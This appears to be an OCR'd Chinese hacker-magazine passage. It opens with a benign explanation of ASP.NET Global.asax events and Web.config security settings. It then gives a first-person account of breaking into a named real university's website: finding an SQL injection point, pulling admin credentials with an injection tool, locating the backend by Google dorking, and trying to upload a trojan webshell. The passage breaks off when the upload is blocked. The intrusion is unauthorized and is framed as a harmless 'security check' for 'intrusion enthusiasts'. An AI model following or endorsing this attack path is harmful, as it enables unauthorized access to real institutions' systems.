Application_Start	在HttpApplication类的第一个实例被创建时
Application_Init	在应用程序被实例化或第一次被调用时
Application_BeginRequest	在接收到一个应用程序请求时
Application_AuthenticateRequest	认证用户的请求时
Application_AuthorizeRequest	批准用户可以访问资源时
Application_ResolveRequestCache	应用程序为请求解决缓存时
Application_AcquireRequestState	应用程序得到请求的会话状态时
Application_PreRequestHandlerExecute	HTTP处理程序处理请求前
Applcation_PreSendRequestHeaders	发送HTTP头给请求客户(浏览器)时
Application_PreSendContent	发送内容给请求客户(浏览器)时
Application_PostRequestHandlerExecute	HTTP处理程序处理请求接结束后
Application_ReleaseRequestState	应用程序释放请求的会话状态时
Application_UpdateRequestCache	应用程序为请求更新和释放缓存时
Application_EndRequest	应用程序请求的最后一个事件结束时
Application_Disposed	在应用程序被销毁之前
Application_End	在HttpApplication类的最后一个实例被销毁时
特殊事件	
Application_Error	当应用程序中遇到一个未处理的异常时
Session_Start	新用户访问应用程序Web站点时
Session_End	用户的会话超时、结束或离开应用程序时

2.如何编写Global.asax文件

有了如上的事件介绍，你将很容易编写一个测试文件Global.asax和一个测试文件testglobal.aspx，我把它放在光盘里。测试结果如图1 所示。

```
process..
Application_BeginRequest..
Application_AuthenticateRequest..
Application_AuthorizeRequest..
Application_ResolveRequestCache..
Session_Start..
Application_AcquireRequestState..
Application_PreRequestHandlerExecute..

页面载入中....

应用程序启时间：2005-5-18 15:49:54...
现在时间：2005-5-18 15:50:37...
Application_PostRequestHandlerExecute..
Application_ReleaseRequestState..
Application_UpdateRequestCache..
Application_EndRequest..
```

图1

Web.config安全配置

1.命名规则

标记名和属性名是Camel casing大小写形式，即标记名的第一个字符是小写，任

何后面连接单词的第一个字母是大写。

属性值是Pascal大小写形式，即第一个字符是大写的，任何后面连接单词的第一个字母也是大写。

小知识: true和false例外，它们总是小写！

2.配置层次

ASP.NET的配置系统是层次式的，因此每个Web.config文件的设置值应用其所在的目录及其子目录。所有配置信息都驻留在<configuration>和</configuration>根XML标记之间。

Web.config的基本格式如下:

```
<configurtion>
    <configsections>
            <!--配置节处理程序声明区域-->
    </ configsections >
    <system.Web>
            <!--配置节设置区域-->
     </ system.Web >
     <system.net>
     <!—用于配置.net 运行本身，我们不必关注此段 -->
     </system.net>
    </configurtion>
```

3.配置段介绍:

(1)<customErrors>配置

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
<system.Web>
<customErrors mode="RemoteOnly"
defaultRedirect="error.htm">
<error statusCode="404" redirect="error404.htm"/>
</customErrors>
<globalization requestEncoding="gb2312"
responseEncoding="gb2312" />
  </system.Web>
</configuration>
```

假设黑客攻击你的test.aspx页面，出现错误后，ASP.NET将给重定向页面传递一个查询字符串，这样就可以把错误信息定位到error.htm?aspxerrorpath=/test.aspx，把不存在的页面定位到error404.htm?aspxerrorpath=/test.asp

(2)<location>配置

```
<configuration>
    <location path="aspnet">
<system.Web>
<authorization>
   <allow users=" Administrator" />
  <deny users="?" />
</authorization>
</system.Web>
</location>
</configuration>
```

以上标记中，<Allow>标记定义了可以访问资源的用户Administrator，<Deny>标记定义了不许访问资源的匿名用户。这样不但目录Aspnet不能被匿名访问，还被应用于Aspnet目录的所有子目录。当访问这些目录时，将自动调出验证窗口。

小提示: 代表匿名用户，* 代表所有用户。

(3)<identity>配置

```
<configuration>
    <system.Web>
<identity impersonate=" true"  userName=" user"
password=" pw" />
</system.Web>
</configuration>
```

默认情况下，ASP.NET的应用程序进程有非常大的权限，但是你可以启动模拟功能，让ASP.NET能够以运行客户程序的用户身份来执行，其中<identity >中impersonate="true"来启动模拟，选择了username和password属性，则ASP.NET总是模拟某个用户，而不是IIS认证的用户。


说明: 关于其他配置的介绍，请参考《浅谈ASP.NET安全编程》，不明白的地方请到黑防论坛发帖询问。

脚本小子: 前些日子QQ上好友发来哈工大和人民政法大学被入侵的图片，现在想想这些名牌大学的网站在众多高手的维护下应该很安全才对，可是事情好象并是这样，这里作者对青岛名牌大学的一次入侵过程跌宕起伏，不过最后还是顺利夺得了管理员权限。

适合读者: 入侵爱好者，网管

前置知识: 脚本攻击基础

来自对青岛大学的安全检测



中学的时候整天游手好闲、无所事事，以致于与心目中的名牌大学失之交臂(希望在校的学生朋友们可不要学我啊)。今天，忽然对此大学的网络安全来了兴致，索性对它来一次善意的"入侵"(也就是许多前辈们所谓的安全检测)。

首战告败

既然是名校，系统的漏洞暂时不考虑，我们就从它的网站入手吧。在游览器中输入青岛大学进入该大学的网站，一看页面还不错，有好几个版块，应该存在SQL注

入吧，试试先……我晕，主站竟然是ASP.NET的。如图1所示。




图1

对.NET不熟，再换个方法试试吧。

再战再败

现在不是很流行旁注入侵么，我们也来试一试……再晕，竟然没有绑定其他的域名。如图2所示。




图2

没办法了，只有从它本身的网站找突破口了。回到青岛大学网站的首页，发现有许多的学院网站，呵呵，总有一个会有漏洞的吧，搜索……终于找到一所学院网站存在注入点，使用SQL注入工具顺利得到管理员的用户名和密码。如图3所示。




图3

过程方法在此略过不谈，不会的话请查阅以前的黑防。好了，现在登录后台，嗯？后台在哪里？竟然扫不到后台。如图4所示。




图4

偶得小胜

好，既然扫不到后台，我们来试试Google Hack。

进入Google网站，我们在搜索框中输入常见的后台页面信息，如login、admin、管理、用户管理等，并在后面加一个空格，然后输入site:网站的网址，既可在指定的网站内搜索。哈哈，终于招了吧。如图5所示。




图5

再受小挫

嘿嘿，运气来了，进入页面后有一个上传文件管理的链接。点击进入，在页面的下面有一个上传文件的选项，试试上传木马（上传ing……）。哦，竟然出错了。如图6所示。




图6

真晕，不能上传蕴在这儿干什么，浪费我的感情。

柳暗花明

总不能吊死在一棵树上吧，再找找看（finding……）。看来上帝还是保佑我的，总算又让我找到一处上传的地方。如图7所示。




图7

再次上传小马。气死我了，竟然只能上传图片类型的文件。如图8 所示。

